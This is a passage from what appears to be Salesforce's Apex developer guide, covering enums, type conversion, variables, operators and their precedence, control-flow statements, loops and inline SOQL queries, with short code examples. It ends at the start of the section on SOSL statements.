An enum is an abstract data type with values that each take on exactly one of a finite set of identifiers that you specify. Enums are typically used to define a set of possible values that do not otherwise have a numerical order, such as the suit of a card, or a particular season of the year. Although each value corresponds to a distinct integer value, the enum hides this implementation

so that you do not inadvertently misuse the values, such as using them to perform arithmetic. After you create an enum, variables, method arguments, and return types can be declared of that type.

Note: Unlike Java, the enum type itself has no constructor syntax.

To define an enum, use the `enum` keyword in your declaration and use curly braces to demarcate the list of possible values. For example, the following code creates an enum called `Season`:

```
public enum Season {WINTER, SPRING, SUMMER, FALL}
```

By creating the enum `Season`, you have also created a new data type called `Season`. You can use this new data type as you might any other data type. For example:

```
Season e = Season.WINTER;

Season m(Integer x, Season e) {

   If (e == Season.SUMMER) return e;
    //...
}
```

You can also define a class as an enum. Note that when you create an enum class you do not use the `class` keyword in the definition.

```
public enum MyEnumClass { X, Y }
```

You can use an enum in any place you can use another data type name. If you define a variable whose type is an enum, any object you assign to it must be an instance of that enum class.

Any `webService` methods can use enum types as part of their signature. When this occurs, the associated WSDL file includes definitions for the enum and its values, which can then be used by the API client.

Apex provides the following system-defined enums:

- `System.StatusCode`

  This enum corresponds to the API error code that is exposed in the WSDL document for all API operations. For example:

  ```
  StatusCode.CANNOT_INSERT_UPDATE_ACTIVATE_ENTITY
  StatusCode.INSUFFICIENT_ACCESS_ON_CROSS_REFERENCE_ENTITY
  ```

  The full list of status codes is available in the WSDL file for your organization. For more information about accessing the WSDL file for your organization, see “Downloading Salesforce WSDLs and Client Authentication Certificates” in the Salesforce online help.

- `System.XmlTag`:

  This enum returns a list of XML tags used for parsing the result XML from a `webService` method. For more information, see `XmlStreamReader` Class on page 474.

- `System.ApplicationReadWriteMode`: This enum indicates if an organization is in 5 Minute Upgrade read-only mode during Salesforce upgrades and downtimes. For more information, see Using the `System.ApplicationReadWriteMode` Enum on page 391.
- `System.LoggingLevel`:

This enum is used with the `system.debug` method, to specify the log level for all `debug` calls. For more information, see System Methods on page 384.

- `System.RoundingMode`:

  This enum is used by methods that perform mathematical operations to specify the rounding behavior for the operation, such as the Decimal `divide` method and the Double `round` method. For more information, see Rounding Mode on page 288.

- `System.SoapType`:

  This enum is returned by the field describe result `getSoapType` method. For more informations, see Schema.SOAPType Enum Values on page 331.

- `System.DisplayType`:

  This enum is returned by the field describe result `getType` method. For more information, see Schema.DisplayType Enum Values on page 329.

- `System.JSONToken`:

  This enum is used for parsing JSON content. For more information, see `System.JSONToken` Enum on page 369.

- `ApexPages.Severity`:

  This enum specifies the severity of a Visualforce message. For more information, see ApexPages.Severity Enum on page 438.

- `Dom.XmlNodeType`:

  This enum specifies the node type in a DOM document. For more information, see Node Types on page 484.

Note: System-defined enums cannot be used in Web service methods.

All enum values, including system enums, have common methods associated with them. For more information, see Enum Methods on page 312.

You cannot add user-defined methods to enum values.

Understanding Rules of Conversion

In general, Apex requires you to explicitly convert one data type to another. For example, a variable of the Integer data type cannot be implicitly converted to a String. You must use the `string.format` method. However, a few data types can be implicitly converted, without using a method.

Numbers form a hierarchy of types. Variables of lower numeric types can always be assigned to higher types without explicit conversion. The following is the hierarchy for numbers, from lowest to highest:

1. Integer
2. Long
3. Double
4. Decimal

Note: Once a value has been passed from a number of a lower type to a number of a higher type, the value is converted to the higher type of number.

Note that the hierarchy and implicit conversion is unlike the Java hierarchy of numbers, where the base interface number is used and implicit object conversion is never allowed.

In addition to numbers, other data types can be implicitly converted. The following rules apply:

- IDs can always be assigned to Strings.
- Strings can be assigned to IDs. However, at runtime, the value is checked to ensure that it is a legitimate ID. If it is not, a runtime exception is thrown.
- The `instanceOf` keyword can always be used to test whether a string is an ID.

Additional Considerations for Data Types

Data Types of Numeric Values

Numeric values represent Integer values unless they are appended with L for a Long or with .0 for a Double or Decimal. For example, the expression `Long d = 123;` declares a Long variable named d and assigns it to an Integer numeric value (123), which is implicitly converted to a Long. The Integer value on the right hand side is within the range for Integers and the assignment succeeds. However, if the numeric value on the right hand side exceeds the maximum value for an Integer, you get a compilation error. In this case, the solution is to append L to the numeric value so that it represents a Long value which has a wider range, as shown in this example: `Long d = 2147483648L;`.

Overflow of Data Type Values

Arithmetic computations that produce values larger than the maximum value of the current type are said to overflow. For example, `Integer i = 2147483647 + 1;` yields a value of –2147483648 because 2147483647 is the maximum value for an Integer, so adding one to it wraps the value around to the minimum negative value for Integers, –2147483648.

If arithmetic computations generate results larger than the maximum value for the current type, the end result will be incorrect because the computed values that are larger than the maximum will overflow. For example, the expression `Long MillsPerYear = 365 * 24 * 60 * 60 * 1000;` results in an incorrect result because the products of Integers on the right hand side are larger than the maximum Integer value and they overflow. As a result, the final product isn't the expected one. You can avoid this by ensuring that the type of numeric values or variables you are using in arithmetic operations are large enough to hold the results. In this example, append L to numeric values to make them Long so the intermediate products will be Long as well and no overflow occurs. The following example shows how to correctly compute the amount of milliseconds in a year by multiplying Long numeric values.

```
Long MillsPerYear = 365L * 24L * 60L * 60L * 1000L;
Long ExpectedValue = 31536000000L;
System.assertEquals(MillsPerYear, ExpectedValue);
```

Loss of Fractions in Divisions

When dividing numeric Integer or Long values, the fractional portion of the result, if any, is removed before performing any implicit conversions to a Double or Decimal. For example, `Double d = 5/3;` returns 1.0 because the actual result (1.666...) is an Integer and is rounded to 1 before being implicitly converted to a Double. To preserve the fractional value, ensure that you are using Double or Decimal numeric values in the division. For example, `Double d = 5.0/3.0;` returns 1.6666666666666667 because 5.0 and 3.0 represent Double values, which results in the quotient being a Double as well and no fractional value is lost.

Variables

Local variables are declared with Java-style syntax. For example:

```
Integer i = 0;
String str;
Account a;
Account[] accts;
Set<String> s;
Map<ID, Account> m;
```

As with Java, multiple variables can be declared and initialized in a single statement, using comma separation. For example:

```
Integer i, j, k;
```

All variables allow `null` as a value and are initialized to `null` if they are not assigned another value. For instance, in the following example, `i`, and `k` are assigned values, while `j` is set to `null` because it is not assigned:

```
Integer i = 0, j, k = 1;
```

Variables can be defined at any point in a block, and take on scope from that point forward. Sub-blocks cannot redefine a variable name that has already been used in a parent block, but parallel blocks can reuse a variable name. For example:

```
Integer i;
{
   // Integer i;  This declaration is not allowed
}

for (Integer j = 0; j < 10; j++);
for (Integer j = 0; j < 10; j++);
```

Case Sensitivity

To avoid confusion with case-insensitive SOQL and SOSL queries, Apex is also case-insensitive. This means:

- Variable and method names are case insensitive. For example:

  ```
  Integer I;
  //Integer i;  This would be an error.
  ```

- References to object and field names are case insensitive. For example:

  ```
  Account a1;
  ACCOUNT a2;
  ```

- SOQL and SOSL statements are case insensitive. For example:

  ```
  Account[] accts = [sELect ID From ACCouNT where nAme = 'fred'];
  ```

Also note that Apex uses the same filtering semantics as SOQL, which is the basis for comparisons in the Web services API and the Salesforce user interface. The use of these semantics can lead to some interesting behavior. For example, if an end

user generates a report based on a filter for values that come before 'm' in the alphabet (that is, values < 'm'), null fields are returned in the result. The rationale for this behavior is that users typically think of a field without a value as just a “space” character, rather than its actual “null” value. Consequently, in Apex, the following expressions all evaluate to true:

```
String s;
System.assert('a' == 'A');
System.assert(s < 'b');
System.assert(!(s > 'b'));
```

Note: Although `s < 'b'` evaluates to true in the example above, `'b.'compareTo(s)` generates an error because you are trying to compare a letter to a null value.

Constants

Constants can be defined using the `final` keyword, which means that the variable can be assigned at most once, either in the declaration itself, or with a static initializer method if the constant is defined in a class. For example:

```
public class myCls {
   static final Integer PRIVATE_INT_CONST;
   static final Integer PRIVATE_INT_CONST2 = 200;

   public static Integer calculate() {
       return 2 + 7;
   }

   static {
       PRIVATE_INT_CONST = calculate();
   }
}
```

For more information, see Using the `final` Keyword on page 123.

Expressions

An expression is a construct made up of variables, operators, and method invocations that evaluates to a single value. This section provides an overview of expressions in Apex and contains the following:

Understanding Expressions

An expression is a construct made up of variables, operators, and method invocations that evaluates to a single value. In Apex, an expression is always one of the following types:

- A literal expression. For example:

```
1 + 1
```

- A new sObject, Apex object, list, set, or map. For example:

```
new Account(<field_initializers>)
new Integer[<n>]
new Account[]{<elements>}
new List<Account>()
new Set<String>{}
new Map<String, Integer>()
new myRenamingClass(string oldName, string newName)
```

- Any value that can act as the left-hand of an assignment operator (L-values), including variables, one-dimensional list positions, and most sObject or Apex object field references. For example:

```
Integer i
myList[3]
myContact.name
myRenamingClass.oldName
```

- Any sObject field reference that is not an L-value, including:
  - The ID of an sObject in a list (see Lists)
  - A set of child records associated with an sObject (for example, the set of contacts associated with a particular account). This type of expression yields a query result, much like SOQL and SOSL queries.
- A SOQL or SOSL query surrounded by square brackets, allowing for on-the-fly evaluation in Apex. For example:

```
Account[] aa = [SELECT Id, Name FROM Account WHERE Name ='Acme'];
Integer i = [SELECT COUNT() FROM Contact WHERE LastName ='Weissman'];
List<List<SObject>> searchList = [FIND 'map*' IN ALL FIELDS RETURNING Account (Id, Name),
 Contact, Opportunity, Lead];
```

  For information, see SOQL and SOSL Queries on page 67.
- A static or instance method invocation. For example:

```
System.assert(true)
myRenamingClass.replaceNames()
changePoint(new Point(x, y));
```

Understanding Expression Operators

Expressions can also be joined to one another with operators to create compound expressions. Apex supports the following operators:

Operator	Syntax	Description
=	`x = y`	**Assignment operator** (Right associative). Assigns the value of `y` to the L-value `x`. Note that the data type of `x` must match the data type of `y`, and cannot be `null`.

Operator	Syntax	Description
+=	`x += y`	**Addition assignment operator** (Right associative). Adds the value of `y` to the original value of `x` and then reassigns the new value to `x`. See + for additional information. `x` and `y` cannot be `null`.
*=	`x *= y`	**Multiplication assignment operator** (Right associative). Multiplies the value of `y` with the original value of `x` and then reassigns the new value to `x`. Note that `x` and `y` must be Integers or Doubles, or a combination. `x` and `y` cannot be `null`.
-=	`x -= y`	**Subtraction assignment operator** (Right associative). Subtracts the value of `y` from the original value of `x` and then reassigns the new value to `x`. Note that `x` and `y` must be Integers or Doubles, or a combination. `x` and `y` cannot be `null`.
/=	`x /= y`	**Division assignment operator** (Right associative). Divides the original value of `x` with the value of `y` and then reassigns the new value to `x`. Note that `x` and `y` must be Integers or Doubles, or a combination. `x` and `y` cannot be `null`.
|=	`x |= y`	**OR assignment operator** (Right associative). If `x`, a Boolean, and `y`, a Boolean, are both false, then `x` remains false. Otherwise, `x` is assigned the value of true. Note: • This operator exhibits "short-circuiting" behavior, which means `y` is evaluated only if `x` is false. • `x` and `y` cannot be `null`.
&=	`x &= y`	**AND assignment operator** (Right associative). If `x`, a Boolean, and `y`, a Boolean, are both true, then `x` remains true. Otherwise, `x` is assigned the value of false. Note: • This operator exhibits "short-circuiting" behavior, which means `y` is evaluated only if `x` is true. • `x` and `y` cannot be `null`.
<<=	`x <<= y`	**Bitwise shift left assignment operator**. Shifts each bit in `x` to the left by `y` bits so that the high order bits are lost, and the new right bits are set to 0. This value is then reassigned to `x`.
>>=	`x >>= y`	**Bitwise shift right signed assignment operator**. Shifts each bit in `x` to the right by `y` bits so that the low order bits are lost, and the new left bits are set to 0 for positive values of `y` and 1 for negative values of `y`. This value is then reassigned to `x`.
>>>=	`x >>>= y`	**Bitwise shift right unsigned assignment operator**. Shifts each bit in `x` to the right by `y` bits so that the low order bits are lost, and the new left bits are set to 0 for all values of `y`. This value is then reassigned to `x`.

Operator	Syntax	Description
`? :`	`x ? y : z`	**Ternary operator** (Right associative). This operator acts as a short-hand for if-then-else statements. If `x`, a Boolean, is true, `y` is the result. Otherwise `z` is the result. Note that `x` cannot be `null`.
`&&`	`x && y`	**AND logical operator** (Left associative). If `x`, a Boolean, and `y`, a Boolean, are both true, then the expression evaluates to true. Otherwise the expression evaluates to false. Note: • `&&` has precedence over `||` • This operator exhibits "short-circuiting" behavior, which means `y` is evaluated only if `x` is true. • `x` and `y` cannot be `null`.
`||`	`x || y`	**OR logical operator** (Left associative). If `x`, a Boolean, and `y`, a Boolean, are both false, then the expression evaluates to false. Otherwise the expression evaluates to true. Note: • `&&` has precedence over `||` • This operator exhibits "short-circuiting" behavior, which means `y` is evaluated only if `x` is false. • `x` and `y` cannot be `null`.
`==`	`x == y`	**Equality operator**. If the value of `x` equals the value of `y`, the expression evaluates to true. Otherwise, the expression evaluates to false. Note: • Unlike Java, == in Apex compares object value equality, not reference equality. Consequently: ◊ String comparison using == is case insensitive ◊ ID comparison using == is case sensitive, and does not distinguish between 15-character and 18-character formats • For sObjects and sObject arrays, == performs a deep check of all sObject field values before returning its result. • For records, every field must have the same value for == to evaluate to true. • `x` or `y` can be the literal `null`. • The comparison of any two values can never result in `null`. • SOQL and SOSL use = for their equality operator, and not ==. Although Apex and SOQL and SOSL are strongly linked, this unfortunate syntax discrepancy exists because most modern languages use = for assignment and == for equality. The designers of Apex deemed it more valuable to maintain this paradigm than to force developers to learn a new assignment operator. The result is that Apex developers must use == for equality tests

Operator	Syntax	Description
		in the main body of the Apex code, and = for equality in SOQL and SOSL queries.
===	`x === y`	**Exact equality operator**. If `x` and `y` reference the exact same location in memory, the expression evaluates to true. Otherwise, the expression evaluates to false. Note that this operator only works for sObjects or collections (such as a Map or list). For an Apex object (such as an Exception or instantiation of a class) the exact equality operator is the same as the equality operator.
<	`x < y`	**Less than operator**. If `x` is less than `y`, the expression evaluates to true. Otherwise, the expression evaluates to false. Note: • Unlike other database stored procedures, Apex does not support tri-state Boolean logic, and the comparison of any two values can never result in `null`. • If `x` or `y` equal `null` and are Integers, Doubles, Dates, or Datetimes, the expression is false. • A non-`null` String or ID value is always greater than a `null` value. • If `x` and `y` are IDs, they must reference the same type of object. Otherwise, a runtime error results. • If `x` or `y` is an ID and the other value is a String, the String value is validated and treated as an ID. • `x` and `y` cannot be Booleans. • The comparison of two strings is performed according to the locale of the context user.
>	`x > y`	**Greater than operator**. If `x` is greater than `y`, the expression evaluates to true. Otherwise, the expression evaluates to false. Note: • The comparison of any two values can never result in `null`. • If `x` or `y` equal `null` and are Integers, Doubles, Dates, or Datetimes, the expression is false. • A non-`null` String or ID value is always greater than a `null` value. • If `x` and `y` are IDs, they must reference the same type of object. Otherwise, a runtime error results. • If `x` or `y` is an ID and the other value is a String, the String value is validated and treated as an ID. • `x` and `y` cannot be Booleans. • The comparison of two strings is performed according to the locale of the context user.

Operator	Syntax	Description
<=	`x <= y`	**Less than or equal to operator**. If `x` is less than or equal to `y`, the expression evaluates to true. Otherwise, the expression evaluates to false. Note: • The comparison of any two values can never result in `null`. • If `x` or `y` equal `null` and are Integers, Doubles, Dates, or Datetimes, the expression is false. • A non-`null` String or ID value is always greater than a `null` value. • If `x` and `y` are IDs, they must reference the same type of object. Otherwise, a runtime error results. • If `x` or `y` is an ID and the other value is a String, the String value is validated and treated as an ID. • `x` and `y` cannot be Booleans. • The comparison of two strings is performed according to the locale of the context user.
>=	`x >= y`	**Greater than or equal to operator**. If `x` is greater than or equal to `y`, the expression evaluates to true. Otherwise, the expression evaluates to false. Note: • The comparison of any two values can never result in `null`. • If `x` or `y` equal `null` and are Integers, Doubles, Dates, or Datetimes, the expression is false. • A non-`null` String or ID value is always greater than a `null` value. • If `x` and `y` are IDs, they must reference the same type of object. Otherwise, a runtime error results. • If `x` or `y` is an ID and the other value is a String, the String value is validated and treated as an ID. • `x` and `y` cannot be Booleans. • The comparison of two strings is performed according to the locale of the context user.
!=	`x != y`	**Inequality operator**. If the value of `x` does not equal the value of `y`, the expression evaluates to true. Otherwise, the expression evaluates to false. Note: • Unlike Java, `!=` in Apex compares object value equality, not reference equality. • For sObjects and sObject arrays, `!=` performs a deep check of all sObject field values before returning its result. • For records, `!=` evaluates to true if the records have different values for any field. • `x` or `y` *can* be the literal `null`. • The comparison of any two values can never result in `null`.

Operator	Syntax	Description
`!==`	`x !== y`	**Exact inequality operator**. If `x` and `y` do not reference the exact same location in memory, the expression evaluates to true. Otherwise, the expression evaluates to false. Note that this operator only works for sObjects, collections (such as a Map or list), or an Apex object (such as an Exception or instantiation of a class).
`+`	`x + y`	**Addition operator**. Adds the value of `x` to the value of `y` according to the following rules: • If `x` and `y` are Integers or Doubles, adds the value of `x` to the value of `y`. If a Double is used, the result is a Double. • If `x` is a Date and `y` is an Integer, returns a new Date that is incremented by the specified number of days. • If `x` is a Datetime and `y` is an Integer or Double, returns a new Date that is incremented by the specified number of days, with the fractional portion corresponding to a portion of a day. • If `x` is a String and `y` is a String or any other type of non-`null` argument, concatenates `y` to the end of `x`.
`-`	`x - y`	**Subtraction operator**. Subtracts the value of `y` from the value of `x` according to the following rules: • If `x` and `y` are Integers or Doubles, subtracts the value of `x` from the value of `y`. If a Double is used, the result is a Double. • If `x` is a Date and `y` is an Integer, returns a new Date that is decremented by the specified number of days. • If `x` is a Datetime and `y` is an Integer or Double, returns a new Date that is decremented by the specified number of days, with the fractional portion corresponding to a portion of a day.
`*`	`x * y`	**Multiplication operator**. Multiplies `x`, an Integer or Double, with `y`, another Integer or Double. Note that if a double is used, the result is a Double.
`/`	`x / y`	**Division operator**. Divides `x`, an Integer or Double, by `y`, another Integer or Double. Note that if a double is used, the result is a Double.
`!`	`!x`	**Logical complement operator**. Inverts the value of a Boolean, so that true becomes false, and false becomes true.
`-`	`-x`	**Unary negation operator**. Multiplies the value of `x`, an Integer or Double, by -1. Note that the positive equivalent + is also syntactically valid, but does not have a mathematical effect.
`++`	`x++` `++x`	**Increment operator**. Adds 1 to the value of `x`, an Integer or Double. If prefixed (`++x`), the increment occurs before the rest of the statement is executed. If postfixed (`x--`), the increment occurs after the rest of the statement is executed.
`--`	`x--` `--x`	**Decrement operator**. Subtracts 1 from the value of `x`, an Integer or Double. If prefixed (`--x`), the decrement occurs before the rest of the statement is

Operator	Syntax	Description
		executed. If postfixed (`x--`), the decrement occurs after the rest of the statement is executed.
`&`	`x & y`	**Bitwise AND operator**. ANDs each bit in `x` with the corresponding bit in `y` so that the result bit is set to 1 if both of the bits are set to 1. This operator is not valid for types Long or Integer.
`|`	`x | y`	**Bitwise OR operator**. ORs each bit in `x` with the corresponding bit in `y` so that the result bit is set to 1 if at least one of the bits is set to 1. This operator is not valid for types Long or Integer.
`^`	`x ^ y`	**Bitwise exclusive OR operator**. Exclusive ORs each bit in `x` with the corresponding bit in `y` so that the result bit is set to 1 if exactly one of the bits is set to 1 and the other bit is set to 0.
`^=`	`x ^= y`	**Bitwise exclusive OR operator**. Exclusive ORs each bit in `x` with the corresponding bit in `y` so that the result bit is set to 1 if exactly one of the bits is set to 1 and the other bit is set to 0.
`<<`	`x << y`	**Bitwise shift left operator**. Shifts each bit in `x` to the left by `y` bits so that the high order bits are lost, and the new right bits are set to 0.
`>>`	`x >> y`	**Bitwise shift right signed operator**. Shifts each bit in `x` to the right by `y` bits so that the low order bits are lost, and the new left bits are set to 0 for positive values of `y` and 1 for negative values of `y`.
`>>>`	`x >>> y`	**Bitwise shift right unsigned operator**. Shifts each bit in `x` to the right by `y` bits so that the low order bits are lost, and the new left bits are set to 0 for all values of `y`.
`()`	`(x)`	**Parentheses**. Elevates the precedence of an expression `x` so that it is evaluated first in a compound expression.

Understanding Operator Precedence

Apex uses the following operator precedence rules:

Precedence	Operators	Description
1	`{} () ++ --`	Grouping and prefix increments and decrements
2	`! -x +x (type) new`	Unary negation, type cast and object creation
3	`* /`	Multiplication and division
4	`+ -`	Addition and subtraction
5	`< <= > >= instanceof`	Greater-than and less-than comparisons, reference tests
6	`== !=`	Comparisons: equal and not-equal

Precedence	Operators	Description
7	`&&`	Logical AND
8	`||`	Logical OR
9	`= += -= *= /= &=`	Assignment operators

Extending sObject and List Expressions

As in Java, sObject and list expressions can be extended with method references and list expressions, respectively, to form new expressions.

In the following example, a new variable containing the length of the new account name is assigned to `acctNameLength`.

```
Integer acctNameLength = new Account[]{new Account(Name='Acme')}[0].Name.length();
```

In the above, `new Account[]` generates a list.

The list is populated by the SOQL statement `{new Account(name='Acme')}`.

Item 0, the first item in the list, is then accessed by the next part of the string `[0]`.

The name of the sObject in the list is accessed, followed by the method returning the length `name.length()`.

In the following example, a name that has been shifted to lower case is returned.

```
String nameChange = [SELECT Name FROM Account][0].Name.toLowerCase();
```

Using Comments

Both single and multiline comments are supported in Apex code:

- To create a single line comment, use `//`. All characters on the same line to the right of the `//` are ignored by the parser. For example:

  ```
  Integer i = 1; // This comment is ignored by the parser
  ```

- To create a multiline comment, use `/*` and `*/` to demarcate the beginning and end of the comment block. For example:

  ```
  Integer i = 1; /* This comment can wrap over multiple
                    lines without getting interpreted by the
                    parser. */
  ```

Assignment Statements

An assignment statement is any statement that places a value into a variable, generally in one of the following two forms:

```
[LValue] = [new_value_expression];
[LValue] = [[inline_soql_query]];
```

In the forms above, `[LValue]` stands for any expression that can be placed on the left side of an assignment operator. These include:

- A simple variable. For example:

```
Integer i = 1;
Account a = new Account();
Account[] accts = [SELECT Id FROM Account];
```

- A de-referenced list element. For example:

```
ints[0] = 1;
accts[0].Name = 'Acme';
```

- An sObject field reference that the context user has permission to edit. For example:

```
Account a = new Account(Name = 'Acme', BillingCity = 'San Francisco');

// IDs cannot be set manually
// a.Id = '00300000003T2PGAA0';  This code is invalid!

// Instead, insert the record. The system automatically assigns it an ID.
insert a;

// Fields also must be writeable for the context user
// a.CreatedDate = System.today();  This code is invalid because
//                                  createdDate is read-only!

// Since the account a has been inserted, it is now possible to
// create a new contact that is related to it
Contact c = new Contact(LastName = 'Roth', Account = a);

// Notice that you can write to the account name directly through the contact
c.Account.Name = 'salesforce.com';
```

Assignment is always done by reference. For example:

```
Account a = new Account();
Account b;
Account[] c = new Account[]{};
a.Name = 'Acme';
b = a;
c.add(a);

// These asserts should now be true. You can reference the data
// originally allocated to account a through account b and account list c.
System.assertEquals(b.Name, 'Acme');
System.assertEquals(c[0].Name, 'Acme');
```

Similarly, two lists can point at the same value in memory. For example:

```
Account[] a = new Account[]{new Account()};
Account[] b = a;
a[0].Name = 'Acme';
System.assert(b[0].Name == 'Acme');
```

In addition to =, other valid assignment operators include +=, *=, /=, |=, &=, ++, and --. See Understanding Expression Operators on page 53.

Conditional (If-Else) Statements

The conditional statement in Apex works similarly to Java:

```
if ([Boolean_condition])
    // Statement 1
else
    // Statement 2
```

The `else` portion is always optional, and always groups with the closest `if`. For example:

```
Integer x, sign;
// Your code
if (x <= 0) if (x == 0) sign = 0; else sign = -1;
```

is equivalent to:

```
Integer x, sign;
// Your code
if (x <= 0) {
    if (x == 0) {
            sign = 0;
    } else  {
            sign = -1;
    }
}
```

Repeated `else if` statements are also allowed. For example:

```
if (place == 1) {
    medal_color = 'gold';
} else if (place == 2) {
    medal_color = 'silver';
} else if (place == 3) {
    medal_color = 'bronze';
} else {
    medal_color = null;
}
```

Loops

Apex supports the following five types of procedural loops:

- `do {statement} while (Boolean_condition);`
- `while (Boolean_condition) statement;`
- `for (initialization; Boolean_exit_condition; increment) statement;`
- `for (variable : array_or_set) statement;`
- `for (variable : [inline_soql_query]) statement;`

All loops allow for loop control structures:

- `break;` exits the entire loop
- `continue;` skips to the next iteration of the loop

Do-While Loops

The Apex `do-while` loop repeatedly executes a block of code as long as a particular Boolean condition remains true. Its syntax is:

```
do {
   code_block
} while (condition);
```

Note: Curly braces (`{}`) are always required around a *`code_block`*.

As in Java, the Apex `do-while` loop does not check the Boolean condition statement until after the first loop is executed. Consequently, the code block always runs at least once.

As an example, the following code outputs the numbers 1 - 10 into the debug log:

```
Integer count = 1;

do {
    System.debug(count);
    count++;
} while (count < 11);
```

While Loops

The Apex `while` loop repeatedly executes a block of code as long as a particular Boolean condition remains true. Its syntax is:

```
while (condition) {
    code_block
}
```

Note: Curly braces ({}) are required around a *code_block* only if the block contains more than one statement.

Unlike `do-while`, the `while` loop checks the Boolean condition statement before the first loop is executed. Consequently, it is possible for the code block to never execute.

As an example, the following code outputs the numbers 1 - 10 into the debug log:

```
Integer count = 1;

while (count < 11) {
    System.debug(count);
    count++;
}
```

For Loops

Apex supports three variations of the `for` loop:

- The traditional `for` loop:

  ```
  for (init_stmt; exit_condition; increment_stmt) {
      code_block
  }
  ```

- The list or set iteration `for` loop:

  ```
  for (variable : list_or_set) {
      code_block
  }
  ```

  where *variable* must be of the same primitive or sObject type as *list_or_set*.

- The SOQL `for` loop:

  ```
  for (variable : [soql_query]) {
      code_block
  }
  ```

  or

  ```
  for (variable_list : [soql_query]) {
      code_block
  }
  ```

  Both *variable* and *variable_list* must be of the same sObject type as is returned by the *soql_query*.

Note: Curly braces ({}) are required around a *code_block* only if the block contains more than one statement.

Each is discussed further in the sections that follow.

Traditional For Loops

The traditional `for` loop in Apex corresponds to the traditional syntax used in Java and other languages. Its syntax is:

```
for (init_stmt; exit_condition; increment_stmt) {
    code_block
}
```

When executing this type of `for` loop, the Apex runtime engine performs the following steps, in order:

1. Execute the *init_stmt* component of the loop. Note that multiple variables can be declared and/or initialized in this statement.
2. Perform the *exit_condition* check. If true, the loop continues. If false, the loop exits.
3. Execute the *code_block*.
4. Execute the *increment_stmt* statement.
5. Return to Step 2.

As an example, the following code outputs the numbers 1 - 10 into the debug log. Note that an additional initialization variable, `j`, is included to demonstrate the syntax:

```
for (Integer i = 0, j = 0; i < 10; i++) {
    System.debug(i+1);
}
```

List or Set Iteration For Loops

The list or set iteration `for` loop iterates over all the elements in a list or set. Its syntax is:

```
for (variable : list_or_set) {
    code_block
}
```

where *variable* must be of the same primitive or sObject type as *list_or_set*.

When executing this type of `for` loop, the Apex runtime engine assigns *variable* to each element in *list_or_set*, and runs the *code_block* for each value.

For example, the following code outputs the numbers 1 - 10 to the debug log:

```
Integer[] myInts = new Integer[]{1, 2, 3, 4, 5, 6, 7, 8, 9, 10};

for (Integer i : myInts) {
    System.debug(i);
}
```

SOQL For Loops

SOQL `for` loops iterate over all of the sObject records returned by a SOQL query. The syntax of a SOQL `for` loop is either:

```
for (variable : [soql_query]) {
    code_block
}
```

or

```
for (variable_list : [soql_query]) {
    code_block
}
```

Both *variable* and *variable_list* must be of the same type as the sObjects that are returned by the *soql_query*. As in standard SOQL queries, the [*soql_query*] statement can refer to code expressions in their WHERE clauses using the : syntax. For example:

```
String s = 'Acme';
for (Account a : [SELECT Id, Name from Account
                  where Name LIKE :(s+'%')]) {
    // Your code
}
```

The following example combines creating a list from a SOQL query, with the DML update method.

```
// Create a list of account records from a SOQL query
List<Account> accs = [SELECT Id, Name FROM Account WHERE Name = 'Siebel'];

// Loop through the list and update the Name field
for(Account a : accs){
   a.Name = 'Oracle';
}

// Update the database
update accs;
```

SOQL For Loops Versus Standard SOQL Queries

SOQL for loops differ from standard SOQL statements because of the method they use to retrieve sObjects. While the standard queries discussed in SOQL and SOSL Queries can retrieve either the count of a query or a number of object records, SOQL for loops retrieve all sObjects, using efficient chunking with calls to the query and queryMore methods of the Web services API. Developers should always use a SOQL for loop to process query results that return many records, to avoid the limit on heap size.

Note that queries including an aggregate function don't support queryMore. A runtime exception occurs if you use a query containing an aggregate function that returns more than 2000 rows in a for loop.

SOQL For Loop Formats

SOQL for loops can process records one at a time using a single sObject variable, or in batches of 200 sObjects at a time using an sObject list:

- The single sObject format executes the for loop's <code_block> once per sObject record. Consequently, it is easy to understand and use, but is grossly inefficient if you want to use data manipulation language (DML) statements within the for loop body. Each DML statement ends up processing only one sObject at a time.
- The sObject list format executes the for loop's <code_block> once per list of 200 sObjects. Consequently, it is a little more difficult to understand and use, but is the optimal choice if you need to use DML statements within the for loop body. Each DML statement can bulk process a list of sObjects at a time.

For example, the following code illustrates the difference between the two types of SOQL query for loops:

```
// Create a savepoint because the data should not be committed to the database
Savepoint sp = Database.setSavepoint();
```

```
insert new Account[]{new Account(Name = 'yyy'),
                     new Account(Name = 'yyy'),
                     new Account(Name = 'yyy')};

// The single sObject format executes the for loop once per returned record
Integer i = 0;
for (Account tmp : [SELECT Id FROM Account WHERE Name = 'yyy']) {
    i++;
}
System.assert(i == 3); // Since there were three accounts named 'yyy' in the
                       // database, the loop executed three times

// The sObject list format executes the for loop once per returned batch
// of records
i = 0;
Integer j;
for (Account[] tmp : [SELECT Id FROM Account WHERE Name = 'yyy']) {
    j = tmp.size();
    i++;
}
System.assert(j == 3); // The list should have contained the three accounts
                       // named 'yyy'
System.assert(i == 1); // Since a single batch can hold up to 100 records and,
                       // only three records should have been returned, the
                       // loop should have executed only once

// Revert the database to the original state
Database.rollback(sp);
```

Note:

- The `break` and `continue` keywords can be used in both types of inline query `for` loop formats. When using the sObject list format, `continue` skips to the next list of sObjects.
- DML statements can only process up to 10,000 records at a time, and sObject list `for` loops process records in batches of 200. Consequently, if you are inserting, updating, or deleting more than one record per returned record in an sObject list `for` loop, it is possible to encounter runtime limit errors. See Understanding Execution Governors and Limits on page 215.

SOQL and SOSL Queries

You can evaluate Salesforce Object Query Language (SOQL) or Salesforce Object Search Language (SOSL) statements on-the-fly in Apex by surrounding the statement in square brackets.

SOQL Statements

SOQL statements evaluate to a list of sObjects, a single sObject, or an Integer for `count` method queries.

For example, you could retrieve a list of accounts that are named Acme:

```
List<Account> aa = [SELECT Id, Name FROM Account WHERE Name = 'Acme'];
```

From this list, you can access individual elements:

```
if (!aa.isEmpty()) {
   // Execute commands
}
```

You can also create new objects from SOQL queries on existing ones. The following example creates a new contact for the first account with the number of employees greater than 10:

```
Contact c = new Contact(Account = [SELECT Name FROM Account
    WHERE NumberOfEmployees > 10 LIMIT 1]);
c.FirstName = 'James';
c.LastName = 'Yoyce';
```

Note that the newly created object contains null values for its fields, which will need to be set.

The `count` method can be used to return the number of rows returned by a query. The following example returns the total number of contacts with the last name of Weissman:

```
Integer i = [SELECT COUNT() FROM Contact WHERE LastName = 'Weissman'];
```

You can also operate on the results using standard arithmetic:

```
Integer j = 5 * [SELECT COUNT() FROM Account];
```

For a full description of SOQL query syntax, see Salesforce Object Query Language (SOQL) in the *Web Services API Developer's Guide.*

SOSL Statements

